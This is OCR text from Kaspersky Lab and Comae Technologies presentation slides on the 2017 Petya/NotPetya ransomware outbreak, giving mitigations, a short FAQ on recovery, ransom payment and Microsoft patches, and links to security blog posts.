
- Kaspersky Users:
  - **Make sure System Watcher is not disabled (on by default)**

KASPERSKY lab

comae technologies

Mitigations: Secure Boot





KASPERSKY lab

comae technologies

Frequently Asked Questions

Can encrypted files be recovered ?

No viable solution to recover the encrypted files had been found yet.

Should I pay ?

No. First, the ransom email is down. Secondly, the boot screen installation key is randomly generated.

Did Microsoft released patches for those vulnerabilities ?

Yes, MS17-010 in March (Vista+), KB4012598 on Friday 14 May (< Vista)

Will @Bitcoin be able refund those who have already paid?

No

KASPERSKY lab

comae technologies

Additional resources

https://blog.kaspersky.com/wannacry-protection-livestream/16588/

https://blog.comae.io/byata-enhanced-wannacry-a3ddd6c8dabb

https://securelist.com/schroedingers-petya/78870/

https://securelist.com/expetrpetyanotpetya-is-a-wiper-not-ransomware/78902/

https://blog.comae.io/lessons-from-tv5monde-2015-hack-c4d62f07849d

https://blogs.technet.microsoft.com/mmpc/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/

https://blog.comae.io/byata-enhanced-wannacry-a3ddd6c8dabb

KASPERSKY lab

comae technologies